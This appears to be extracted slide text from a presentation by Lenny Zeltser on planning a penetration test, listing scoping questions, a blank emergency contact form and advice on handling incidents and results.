
timing restrictions

How to handle issues that may arise during the test?

Q #8

targeted system crashed

pen test contact form



Company: ____________________ Date: __________

Primary Contact	Secondary Contact	Tertiary Contact
Name: ______________	Name: ______________	Name: ______________
Title: ______________	Title: ______________	Title: ______________
Office Ph: __________	Office Ph: __________	Office Ph: __________
Mobile Ph: __________	Mobile Ph: __________	Mobile Ph: __________
Pager: ______________	Pager: ______________	Pager: ______________
Email: ______________	Email: ______________	Email: ______________
Office Loc: __________	Office Loc: __________	Office Loc: __________
On Call Hrs: __________	On Call Hrs: __________	On Call Hrs: __________

What to do with the pen test's results?

Q #9

The Internet is becoming less forgiving of security mistakes.

Well-planned, carefully-orchestrated pen testing helps.

Of all assessment types, is pen test the one needed?

What is the scope of the test?

What tests should be performed?

Are non-commercial tools OK to use?

What is the attacker's profile?

Is the test back-box or white-box?

What are the time constraints?

How to handle issues that may arise?

What to do with the pen test’s results?

Lenny Zeltser

InfoSec Practice Leader
Gemini Systems, LLC

lenny.zeltser@gemini-systems.com